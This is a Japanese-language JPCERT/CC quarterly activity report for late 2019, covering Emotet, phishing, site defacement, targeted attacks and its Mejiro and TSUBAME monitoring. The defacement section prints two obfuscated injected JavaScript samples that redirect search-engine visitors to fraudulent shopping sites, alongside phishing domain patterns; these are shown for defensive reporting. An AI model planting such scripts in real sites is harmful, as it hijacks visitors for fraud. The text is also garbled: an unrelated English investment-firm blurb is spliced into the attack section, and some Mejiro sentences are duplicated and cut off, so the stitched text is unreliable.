JPCERT/CC 活動概要

2019 年 10 月 1 日 ～ 2019 年 12 月 31 日

一般社団法人 JPCERT コーディネーションセンター

2020 年 1 月 21 日

活動概要トピックス

ートピック 1ーマルウエア Emotet の感染に対する対策活動

JPCERT/CC では 2019 年 10 月後半からマルウエア Emotet の感染に関する相談を多数受けました。相談の多くは、実在の組織や人物になりすまして送信されたメールに添付された悪意ある Word 文書ファイルによる感染被害に関するものでした。Emotet に感染すると、感染した端末からメールの内容や連絡先などの情報が窃取されます。その後、窃取された情報を悪用して悪意あるメールが作成され、感染者になりすまして取引先等に送信される恐れがあります。また、感染した端末が組織内にあると、これを配信元として利用して、感染を広げるメールが外部に大量に送信される可能性があります。Emotet が別のマルウエアをダウンロードし、Trickbot に感染して金融情報を窃取されたり、ランサムウエアの感染に繋がり保有データが暗号化されたりするなどの被害に関する情報も公表されています。

JPCERT/CC は、個々のご相談に対処するとともに、Emotet への感染による更なる被害の拡大を防ぐため、2019 年 11 月 27 日に注意喚起、CyberNewsFlash を公開し、広く注意を呼びかけました。その後も多くのご相談いただいていたことから、2019 年 12 月 2 日に JPCERT/CC Eyes にて、Emotet の感染が疑われる個人や組織でご活用いただけるような FAQ をまとめたブログを公開しました。

■注意喚起
マルウエア Emotet の感染に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190044.html

■CyberNewsFlash
マルウエア Emotet の感染活動について
https://www.jpcert.or.jp/newsflash/2019112701.html

■JPCERT/CC Eyes
マルウエア Emotet への対応 FAQ
https://blogs.jpcert.or.jp/ja/2019/12/emotetfaq.html

ートピック 2ー PSIRT 構築・運用のガイドライン『PSIRT Services Framework version 1.0 日本語版』を公開

製品を提供している組織において製品にセキュリティ上の問題が発見された際に組織内の対策活動を円滑にすすめるための司令塔となる役割を持つ組織内機能である「PSIRT（Product Security Incident Response/Readiness Team）」が注目を集めています。しかし、日本国内においては、PSIRT の構築や運用についての知見を記した公開文書がほとんどありませんでした。

そこで、JPCERT/CC は Software ISAC（一般社団法人コンピュータソフトウェア協会）と共同で、PSIRT の構築・運用のためのガイドラインである、FIRST が作成した『PSIRT Services Framework v1.0』を日本語に翻訳し、FIRST の Web サイトで公開しました。

PSIRT Services Framework version 1.0 日本語版
https://www.first.org/education/PSIRT_Services_Framework_v1.0_ja.pdf

この文書は PSIRT に必要とされるサービスや機能を列挙するとともに、それらを備える目的や、備えることにより得られる効果について述べており、PSIRT の構築・運用に際して直面する悩みの解決に向けた糸口を提供するものとなっています。

目次

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。ただし、「7.フィッシング対策協議会の会員組織向け活動」に記載の活動についてはこの限りではありません。また、「4.国際連携活動関連」、「9.主な講演活動」、「10.主な執筆」、「11.協力、後援」には、受託事業以外の自主活動に関する記載が一部含まれています。

1. 早期警戒

1.1. インシデント対応支援

JPCERT/CC が本四半期に受け付けたコンピュータセキュリティインシデント（以下「インシデント」）に関する報告は、報告件数ベースで 5,189 件、インシデント件数ベースでは 5,385 件でした（注 1）。

（注 1）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。また、「インシデント件数」は、各報告に含まれるインシデントの件数の合計を示し、1 つのインシデントに関して複数の報告が寄せられた場合にも 1 件のインシデントとして扱います。

JPCERT/CC が国内外のインシデントに関連するサイトとの調整を行った件数は 3,525 件でした。前四半期の 4,149 件と比較して 15%減少しています。「調整」とは、フィッシングサイトが設置されているサイトや、改ざんにより JavaScript が埋め込まれているサイト、ウイルス等のマルウエアが設置されたサイト、「scan」のアクセス元等の管理者等に対し、状況の調査や問題解決のための対応を依頼する活動です。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

インシデント報告対応活動の詳細については、別紙「JPCERT/CC インシデント報告対応レポート」をご参照ください。

JPCERT/CC インシデント報告対応レポート
https://www.jpcert.or.jp/pr/2020/IR_Report20200121.pdf

1.1.1. インシデントの傾向

1.1.1.1. フィッシングサイト

本四半期に報告が寄せられたフィッシングサイトの件数は 3,700 件で、前四半期の 3,457 件から 7%増加しました。また、前年度同期（1,560 件）との比較では、137%の増加となりました。

本四半期のフィッシングサイトの報告件数を、装っていたブランドが国内か国外かで分けた内訳を添えて［表 1-1］に示します。

［表 1-1：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	10 月	11 月	12 月	本四半期合計（割合）
国内ブランド	345	269	275	889(24%)
国外ブランド	612	545	592	1,749(47%)
ブランド不明 (注 5)	466	278	318	1,062(29%)
全ブランド合計	1,423	1,092	1,185	3,700

（注 2）「ブランド不明」は、報告されたフィッシングサイトが停止していた等の理由により、JPCERT/CC がブランドを確認することができなかったサイトの件数を示します。

国外ブランドを騙るフィッシングサイトは前四半期に引き続き特定の E コマースサイトを装ったものが全体の半数を占めています。
その他に今期は以下の傾向が見られました。

- 特定企業のオンラインサービスのログイン画面を装ったフィッシングサイトが増加
- 金融機関を装ったフィッシングサイトが増加（特定のオンラインバンキングのログイン画面を装ったものがその大半を占めています）

特定のオンラインバンキングを装ったフィッシングサイトが 9 月頃から増加しています。誘導にはメール以外にも SMS が使われており、フィッシングサイトによってはモバイル端末以外からアクセスするとフィッシングサイトとは無関係のコンテンツを表示するものもありました。
また、使われたドメインの多くは、com ドメインや jp ドメインで、成りすまし対象のサイトのドメイン名に複数の文字を添えたものでした。

［オンラインバンキングを装ったフィッシングサイトドメイン例］

```
正規サイト
https://www.<ブランド名>.co.jp/

フィッシングサイト
http（s）://www.<ブランド名>**.com/
http（s）://<ブランド名>**.jp/
http（s）://www.<ブランド名>**cojp.com/
```

※ **に複数のアルファベットが入る

フィッシングサイトに関連する調整先の割合は、国内が 36%、国外が 64%であり、前四半期（国内が 29%、国外が 71%）と比べて国内への通知の割合が増加しました。

1.1.1.2. Web サイト改ざん

本四半期に報告が寄せられた Web サイト改ざんの件数は、292 件でした。前四半期の 236 件から 24%増加しています。

本四半期は、正規の Web サイトに JavaScript ファイルが不正に設置されて、アクセスすると特定ブランドをあつかう E コマースサイトへ誘導される事例を複数確認しています。設置された JavaScript ファイルの例を［図 1-1］［図 1-2］に示します。この JavaScript ファイルは、ページの html タグや head タグに不正に埋め込まれた JavaScript によって呼び出されます。

```
eval(function(p, a, c, k, e, r) {
    e = function(c) {
        return c.toString(a)
    };
    if (!''.replace(/^/, String)) {
        while (c--) r[e(c)] = k[c] || e(c);
        k = [function(e) {
            return r[e]}];
        e = function() {
            return '\\w+'
        };
        c = 1
    };
    while (c--) if (k[c]) p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c]);
    return p
}('0 a=/\\.(.*?)(\\.[a-6-9\\-]+){1,2}\\//3;0 b=5.i;7(a.8(b)){c.d.e="f://g.h.4/"}', 19, 19,
'var|||ig|com|document|z0|if|test||||window|location|href|http|www|[illegible]|referrer'.split('|'), 0, {}))
```

［図 1-1：外部の E コマースサイトへ誘導する JavaScript ファイル（1）］

```
var TOqsJ1$lOih1$ = ["[illegible]", "\x67\x6f\x6f\x67\x6c\x65\x2c\x62\x69\x6e\x67\x2c\x79\x61\x68\x6f\x6f\x2c\x61\x6f\x6c\x2c\x62\x61\x62\x79
\x6c\x6f\x6e", "\x64\x6f\x63\x75\x6d\x65\x6e\x74", "\x72\x65\x66\x65\x72\x72\x65\x72", "\x73\x70\x6c\x69\x74",
"\x2c", "\x6c\x65\x6e\x67\x74\x68", "\x69\x6e\x64\x65\x78\x4f\x66", "\x6c\x6f\x63\x61\x74\x69\x6f\x6e", "\x68\x72
\x65\x66"];
var GZtbwnqI2 = TOqsJ1$lOih1$[0];
var RchZbB3$zti3 = TOqsJ1$lOih1$[1];
var eoQlLPHs4 = window[TOqsJ1$lOih1$[2]][TOqsJ1$lOih1$[3]];
if (eoQlLPHs4) {
    var sjDvB5$X5 = RchZbB3$zti3[TOqsJ1$lOih1$[4]](TOqsJ1$lOih1$[5]);
    for (i = 0x0; i < sjDvB5$X5[TOqsJ1$lOih1$[6]]; i++) {
        if (eoQlLPHs4[TOqsJ1$lOih1$[7]](sjDvB5$X5[i]) > 0x0) {
            top[TOqsJ1$lOih1$[8]][TOqsJ1$lOih1$[9]] = GZtbwnqI2
        }
```

［図 1-2：外部の E コマースサイトへ誘導する JavaScript ファイル（2）］

また、検索ワードに特定ブランド名を含む状態でアクセスすると、次のような URL から、同様の不正な E コマースサイトに誘導するように改ざんされた事例も見られました。

```
http（s）://<ドメイン>/<任意のディレクトリ>/<英字>.php?b=<特定ブランド名>&url=<英字>_2019_<英数字>

http（s）://<ドメイン>/<任意のディレクトリ>/<英字>.php?b=<特定ブランド名>&url=<英数字>-<英数字>
```


1.1.1.3. その他

標的型攻撃に分類されるインシデントの件数は、6 件でした。前四半期の 6 件と同じです。本四半期に対応を依頼した組織はありませんでした。次に、確認されたインシデントを紹介します。

(1) 短縮 URL から VBScript をダウンロードさせるショートカットファイルを用いた攻撃

前四半期に続き、本四半期も仮想通貨交換事業者を狙ったと考えられる標的型攻撃の報告が寄せられました。この標的型攻撃メールには短縮 URL のリンクが記載されており、リンクをクリックするとクラウドサービスから zip ファイルをダウンロードします。 zip ファイルには、パスワードでロックされたデコイ文書と Password.txt.lnk というショートカットファイルが格納されています。 このショートカットファイルにはコマンドが含まれており、実行すると VBScript がダウンロードされ、最終的にマルウエアに感染します。

この攻撃は 12 月まで継続して発生したことを確認しています。攻撃に用いられるデコイ文書は実在する企業を装ったものが使われています（[図 1-3 参照]）。また、ショートカットファイルの通信先も実在する企業に類似したドメインが使用されています。攻撃に用いられる VBScript は随時修正が加えられており、依然として活発な攻撃活動が続いていることがうかがえます。


ABOUT

More than 1,500 people who believe the scientific method is the best way to approach investing. Ideas backed up with information. And improved by iteration. That's [redacted].

We're not your typical investment manager. We follow principles of technology and innovation as much as principles of investment management. Fields like machine learning and distributed computing guide us. Since 2001, we've searched for ways that these kinds of

［図 1-3：攻撃に用いられたデコイ文書例］

(2) PulseSecure の脆弱性を悪用した攻撃

本四半期に PulseSecure 社製の Pulse Connect Secure の脆弱性（CVE-2019-11510 等）を悪用されたという報告が複数寄せられました。これらの攻撃により、認証情報を使わず VPN 経由で内部ネットワークへアクセスされた恐れがあります。

(3) オープンソースツール QuasarRAT を使用した標的型攻撃

QuasarRAT というツールを使用した標的型攻撃の報告が寄せられました。QuasarRAT は Github 上で公開されたリモートアクセスツールです。この攻撃では海外のホスティングサービスを C2 サーバとして利用していました。

1.1.2. インシデントに関する情報提供のお願い

Web サイト改ざん等のインシデントを認知された場合は、JPCERT/CC にご報告ください。JPCERT/CC では、当該案件に関して攻撃に関与してしまう結果となった機器等の管理者への対応依頼等の必要な調整を行うとともに、同様の被害の拡大を抑えるため、攻撃方法の変化や対策を分析し、随時、注意喚起等の情報発信を行います。

インシデントによる被害拡大および再発の防止のため、今後とも JPCERT/CC への情報提供にご協力をお願いいたします。

1.2. 情報収集・分析

JPCERT/CC では、国内の企業ユーザが利用するソフトウエア製品の脆弱性情報、国内のインターネットユーザが影響を受ける可能性のあるコンピュータウイルス、Web サイト改ざん等のサイバー攻撃に関する情報を収集し、分析しています。これらのさまざまな脅威情報を多角的に分析し、併せて脆弱性やウイルス検体の検証等も必要に応じて行っています。さらに、分析結果に応じて、国内の企業、組織のシステム管理者を対象とした「注意喚起」（一般公開）や、国内の重要インフラ事業者等を対象とした「早期警戒情報」（限定配付）等を発信することにより、国内におけるサイバーインシデントの発生・拡大の抑止を目指しています。

1.2.1. 情報提供

JPCERT/CC の Web ページ（https://www.jpcert.or.jp/）や RSS、約 34,000 名の登録者を擁するメーリングリスト、早期警戒情報の提供用ポータルサイト CISTA（Collective Intelligence Station for Trusted Advocates）等を通じて情報提供を行いました。

1.2.1.1. 情報収集・分析関連のお知らせ

本四半期に発行した情報収集・分析関連のお知らせは次のとおりです。

発行件数：0 件

1.2.1.2. 注意喚起

深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。本四半期は次のような注意喚起を発行しました。

発行件数：13 件（うち更新情報は 4 件）　https://www.jpcert.or.jp/at/

2019-10-09　2019 年 10 月マイクロソフトセキュリティ更新プログラムに関する注意喚起　（公開）
2019-10-16　Adobe Acrobat および Reader の脆弱性　（APSB19-49）　に関する注意喚起　（公開）
2019-10-16　2019 年 10 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起　（公開）
2019-10-28　ウイルスバスターコーポレートエディションの脆弱性　（CVE-2019-18187）　に関する注意喚起　（公開）
2019-11-13　2019 年 11 月マイクロソフトセキュリティ更新プログラムに関する注意喚起　（公開）
2019-11-21　ISC BIND 9 の脆弱性に関する注意喚起　（公開）
2019-11-27　マルウエア Emotet の感染に関する注意喚起　（公開）
2019-12-02　マルウエア Emotet の感染に関する注意喚起　（更新）
2019-12-06　ISC BIND 9 の脆弱性に関する注意喚起　（更新）
2019-12-06　マルウエア Emotet の感染に関する注意喚起　（更新）
2019-12-10　マルウエア Emotet の感染に関する注意喚起　（更新）
2019-12-11　Adobe Acrobat および Reader の脆弱性　（APSB19-55）　に関する注意喚起　（公開）
2019-12-11　2019 年 12 月マイクロソフトセキュリティ更新プログラムに関する注意喚起　（公開）

1.2.1.3. Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の抜粋をレポートにまとめ、原則として毎週水曜日（週の第 3 営業日）に Weekly Report として発行しています。このレポートには、「ひとくちメモ」として、情報セキュリティに関する豆知識やお知らせ等も掲載しています。本四半期における発行は次のとおりです。

発行件数：13 件　https://www.jpcert.or.jp/wr/

Weekly Report で扱った情報セキュリティ関連情報の項目数は、合計 88 件、「今週のひとくちメモ」のコーナーで紹介した情報は、次の 13 件でした。

2019-10-02　警察庁が「令和元年上半期におけるサイバー空間をめぐる脅威の情勢等について」を公開
2019-10-09　警察庁が「Elasticsearch の脆弱性を標的としたアクセスの増加等について」を公開

2019-10-17　ISEPA が「キャリアパスグランドデザインの考察_ver1.0」を公開
2019-10-24　Windows 7 および Windows Server 2008 R2 の延長サポート終了について
2019-10-30　「ソフトウェア等の脆弱性関連情報に関する届出状況 2019 年第 3 四半期（7 月-9 月） 」を公開
2019-11-07　JPAAWG 2nd General Meeting「ゲーム演習で学ぶ CSIRT のうごき」受講者募集のお知らせ
2019-11-13　「PSIRT Services Framework Version 1.0 日本語版」を公開
2019-11-20　「ジャパンセキュリティサミット 2019」Day1 の開催
2019-11-27　「第 11 回 TCG 日本支部公開ワークショップ」、「SecurityDay2019」開催のお知らせ
2019-12-04　警察庁が「PHP-FPM の脆弱性（CVE-2019-11043）を標的としたアクセスの観測等について」を公開
2019-12-11　長期休暇に備えて 2019/12
2019-12-18　JPCERT/CC Eyes「インターネットガバナンスフォーラム参加記」を公開
2019-12-25　一般社団法人デジタルライフ推進協会が「ご家庭で、Wi-Fi ルーターをより安全にお使い頂くために」を公開

1.2.1.4. 早期警戒情報

JPCERT/CC では、生活や社会経済活動を支えるインフラ、サービスおよびプロダクト等を提供している組織の情報セキュリティ関連部署もしくは組織内 CSIRT に向けて、セキュリティ上の深刻な影響をもたらす可能性のある脅威情報やその分析結果、対策方法に関する情報を「早期警戒情報」として提供しています。

早期警戒情報の提供について
https://www.jpcert.or.jp/wwinfo/

1.2.1.5. CyberNewsFlash

CyberNewsFlash では、脆弱性やマルウエア、サイバー攻撃などに関する最新情報を、タイムリーにお届けしています。注意喚起とは異なり、発行時点で注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。本四半期に公表した CyberNewsFlash は次のとおりです。

発行件数：13 件　https://www.jpcert.or.jp/newsflash/

2019-10-09　Intel 製品に関する複数の脆弱性について
2019-10-16　sudo コマンドの脆弱性 （CVE-2019-14287） について
2019-10-16　複数の Adobe 製品のアップデートについて
2019-10-17　ISC BIND 9 における脆弱性 （CVE-2019-6475、CVE-2019-6476） について

2019-10-18　Windows 7 および Windows Server 2008 R2 の延長サポート終了について
2019-10-30　DDoS 攻撃を示唆して、仮想通貨を要求する脅迫メールについて
2019-11-13　複数の Adobe 製品のアップデートについて
2019-11-13　Intel 製品に関する複数の脆弱性について
2019-11-27　マルウエア Emotet の感染活動について
2019-12-05　長期休暇に備えて 2019/12
2019-12-11　複数の Adobe 製品のアップデートについて
2019-12-11　Intel 製品に関する複数の脆弱性について
2019-12-18　Wi-Fi ルータを安全に使う上での注意

1.2.2. 情報収集・分析・提供（早期警戒活動）事例

本四半期における情報収集・分析・提供（早期警戒活動）の事例を紹介します。

(1) マルウエア Emotet の感染に関する情報発信

JPCERT/CC では、2019 年 10 月後半より、マルウエア Emotet の感染に関する相談を多数受けました。その中でも、特に実在の組織や人物になりすまして送信されたメールに添付されている悪意ある Word 文書ファイルによる感染被害の報告が多くありました。Emotet に感染すると、感染した端末からメールの内容や連絡先などの情報が窃取されます。その後、それらの情報を悪用した悪意あるメールが作成され、感染者になりすましたメールが取引先等に送信される恐れがあります。また、感染したままの端末が組織内に残留している場合、感染を広げるメールの配信元として攻撃者に利用され、外部に大量のメールを送信される可能性があります。その他、Emotet が、Trickbot などの別のマルウエアをダウンロードし、結果としてランサムウエアに感染し、データが暗号化されるなどの被害につながるケースに関する情報も公開されています。JPCERT/CC では、Emotet への感染による更なる被害の拡大を防ぐため、注意喚起、CyberNewsFlash、JPCERT/CC Eyes で、感染経路や影響、対策をまとめた情報を公開し、広く注意を呼びかけました。

［注意喚起］
マルウエア Emotet の感染に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190044.html

［CyberNewsFlash］
マルウエア Emotet の感染活動について
https://www.jpcert.or.jp/newsflash/2019112701.html

［JPCERT/CC Eyes］
マルウエア Emotet への対応 FAQ
https://blogs.jpcert.or.jp/ja/2019/12/emotetfaq.html

(2) ウイルスバスターコーポレートエディションの脆弱性に関する情報発信

2019 年 10 月 28 日、トレンドマイクロ株式会社から、ウイルスバスター コーポレートエディションの脆弱性 （CVE-2019-18187） に関する注意喚起が公表され、最新の修正プログラムの適用が推奨されました。本件はディレクトリトラバーサルの脆弱性で、悪用された場合、ウイルスバスター コーポレートエディションを管理しているアカウントの権限で、攻撃者により任意のコードを実行される可能性があります。トレンドマイクロ株式会社によると、同社の注意喚起公開時点で既に本脆弱性の悪用が確認されているとのことでしたので、JPCERT/CC では本脆弱性について、2019 年 10 月 28 日に注意喚起を発行し、早期のアップデートを呼びかけました。

ウイルスバスターコーポレートエディションの脆弱性 （CVE-2019-18187） に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190041.html

(3) DDoS 攻撃を予告して、仮想通貨を要求する脅迫メールに関する情報発信

2019 年 10 月 24 日 （ドイツ時間）、ドイツのセキュリティベンダ LINK11 が、DDoS 攻撃を予告して仮想通貨を要求する脅迫メールを確認しているとして、注意を呼びかける情報を公表しました。同社によると、10 月中旬以降、複数の組織を対象に脅迫メールが送付されているとのことです。脅迫メールの本文には、メールの受信組織が管理する Web サイトや使用する IP アドレスなどへの DDoS 攻撃予告に加え、攻撃を回避するために仮想通貨を期日内に支払うよう要求する内容が含まれています。また、メールによる脅迫だけでなく、受信者の危機感を高めるため、実際に最大 60 Gbps の DDoS 攻撃などが行われる場合があるとのことです。JPCERT/CC においても、国内の組織が同様の脅迫メールを受信していることを確認したことから、2019 年 10 月 30 日に CyberNewsFlash で注意を呼びかけました。

DDoS 攻撃を示唆して、仮想通貨を要求する脅迫メールについて
https://www.jpcert.or.jp/newsflash/2019103001.html

1.3. インターネット上のノードの状態と活動を示す観測データの収集及び分析

JPCERT/CC では、インターネットのセキュリティ状況を俯瞰的に理解し、プロアクティブに異常を検知するために、継続的に定量的観測データを収集して分析するとともに、より効果的な分析に資する相対的評価指標の算出法を開発しています。得られた分析結果は、例えば各国の CSIRT や ISP、セキュリティベンダが指標値を用いて自らの相対的なセキュリティ水準を知り、優れたところからセキュリティ向上施策のグッド・プラクティスを学ぶなど、サイバー空間全体の健全性を向上させる施策の基礎として活用できます。

具体的には、ネットワークセキュリティの健全性を次の 2 つの側面から観測し分析しています。攻撃の踏み台として利用されやすいインターネット・ノード （以下「ノード」といいます。）の多寡と、攻撃活動の多寡です。JPCERT/CC では、前者を「インターネットリスク可視化サービス Mejiro」により、後者

を「インターネット定点観測システム TSUBAME」により継続的に観測して、時間的な変化や異常事象を特定する観測分析活動を通じて、インターネットのセキュリティ状況を定量的に把握し、対策をすべきセキュリティ課題を明らかにすることに努めています。

Mejiro では、インターネット上のノードを検索するサービス等からデータの提供を受け、それから脆弱なノード数を国や地域ごとに数え上げ、それを統計的に処理して指標値に変換し、指標値を国や地域のセキュリティ状況を表現したものとして公開しています。

TSUBAME では、インターネット上に設置したセンサに送られてくるパケットを収集して、インターネット上のスキャン活動の動向を監視し、必要に応じて受信パケットを、公表された脆弱性情報などの関連情報と対比するなどして、探索活動の詳細を分析しています。

1.3.1. インターネット上の脆弱なノード数の分布の分析

1.3.1.1. インターネットリスク可視化サービス — Mejiro —


インターネットリスク可視化サービス Mejiro では、DoS リフレクション攻撃 (DRDoS)に悪用される恐れのある次のポートがインターネットに対して開いているノードをインターネット上のリスク要因と見なし、その国や地域ごとの分布状況を分析しています。

（分析対象ポート）
・19/udp（CHARGEN）
・53/udp（DNS）
・123/udp（NTP）
・161/udp（SNMP）
・445/tcp（MSDS）
・1900/udp（SSDP）
・5060/udp（SIP）

IP アドレスを基にノードが設置された国・地域を判別して、リスク要因と見なします。そして、それらのノードの IP アドレスを基にノードが設置された国・地域を判別して、リスク要因の分布状況を調べます。さらに、国・地域ごとのリスク要因となるノード数から、Mejiro 指標と呼ばれる指標値を算出します。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待し、一般に公表しています。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待しています。

また、Mejiro 指標を経時的に観察することにより、Mejiro 指標の低下の程度が著しくなれば、リスク要

また、Mejiro 指標を経時的に観察することにより、Mejiro 指標の低下の程度が著しくなれば、リスク要因となるノードのクリーンアップ活動が一定以上の成果を上げていることを、 Mejiro 指標の上昇の程度が高まれば、リスク要因を増大させる原因となるような製品等が急激に普及しつつある可能性を推定することができます。このことは、Mejiro 指標の変化の割合の変化を見つけ出すことにより，Mejiro 指標を変化させる要因の変化を捕捉できる可能性を示唆しています。Mejiro 指標の変化の割合の変化は、2 次微分値により観察することもできますが、本四半期は、Mejiro 指標の時系列データに予測モデル（ARIMA[1] , Prophet [2]）を適用し得られた予測値を実測値と比較するアプローチをとるために、予測モデルの精度を過去の実数を用いて検証しました。平常時は値の誤差は小さい物でした。値を比較することで異常値をとらえることが可能であることが分かりました。また、この方法でそれぞれの国の予測分析を行った結果を MNSEC 2019 (モンゴル, 1.5.1 参照) と FIRST TC 2019 (インドネシア, 1.5.2 参照) で発表しました。
また、リスクのあるノード数(絶対数)が似た、国・地域、サービス(DNS, NTP, SNMP 等)を集めてグループ(クラスタ)を作り、クラスタごとの特性を探しましたが、見つけることはできませんでした。



［図 1-4：クラスタ分析の講演風景と発表資料］

また、第 1 四半期に、日本国内のインターネット事業者毎に Mejiro 指標値を算出して提示しました。本四半期は国外に手を広げ、日本国外の National CSIRT に対し、その国に所属するインターネット事業者毎の Mejiro 指標の提供の活動を始めました。国外に対してもデータに基づいたクリーンアップ活動への活用の有効性調査の協力を呼び掛けています。

[1] Auto Regressive Integrated Moving Average model（自己回帰移動平均モデル）。時系列データの予測に使われる一般的なモデル。
[2] Facebook 社によって開発された季節、休暇、流行を取込んだ時系列データ予測モデル（https://facebook.github.io/prophet/）。

これまでに得られた知見を、今後インターネットリスク可視化サービス―Mejiro―に組み込んでいくことができると期待しています。Mejiro につきましては、JPCERT/CC のホームページ上で公開していますので、詳しくは次の Web ページをご覧ください。また、ASN 毎の Mejiro 指標の個別提供についてもお気軽にお問い合わせください。

実証実験:インターネットリスク可視化サービス―Mejiro―
https://www.jpcert.or.jp/mejiro/

Demonstration Test: Internet Risk Visualization Service -Mejiro-
https://www.jpcert.or.jp/english/mejiro/

1.3.1.2. CyberGreen プロジェクト

CyberGreen プロジェクトは、定量的で比較可能な指標を用いて、各国・地域のネットワークのセキュリティ状況を俯瞰的に評価し、各国の CSIRT や ISP、セキュリティベンダが、関連する指標値を向上させる施策についてグッド・プラクティスを交換することで、より効率的に健全なサイバー空間を実現することを目的としています。JPCERT/CC はこの CyberGreen プロジェクトの理念に賛同して、Mejiro 指標の開発・公開等の活動を続けてきました。

CyberGreen Institute は CyberGreen プロジェクトの理念を実現するために設立された国際 NPO で、スキャンデータの提供を行っています。JPCERT/CC は CyberGreen Institute がスキャンしたデータを Mejiro で利用しています。

CyberGreen Institute
https://www.cybergreen.net/

1.4. インターネット上の探索活動や攻撃活動に関する観測と分析

1.4.1. インターネット定点観測システム TSUBAME を用いた観測

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサを開発し、海外の National CSIRT 等の協力のもと、これを各地域に複数分散配置した、インターネット定点観測システム「TSUBAME」（以下「TSUBAME」といいます。）を構築し運用しています。TSUBAME から得られる情報は、既に公開されている脆弱性情報やマルウエア、攻撃ツールの情報などと対比して分析することで、攻撃活動や攻撃の準備活動等の把握に結びつくことがあります。
観測用センサの設置に協力した National CSIRT 等とは、「TSUBAME プロジェクト」の枠組みで、収集した観測データを共有し、共同で分析し、グローバルな視野から攻撃活動等の迅速な把握に努めています。

TSUBAME プロジェクトの詳細については、次の Web ページをご参照ください。

TSUBAME（インターネット定点観測システム）
https://www.jpcert.or.jp/tsubame/index.html

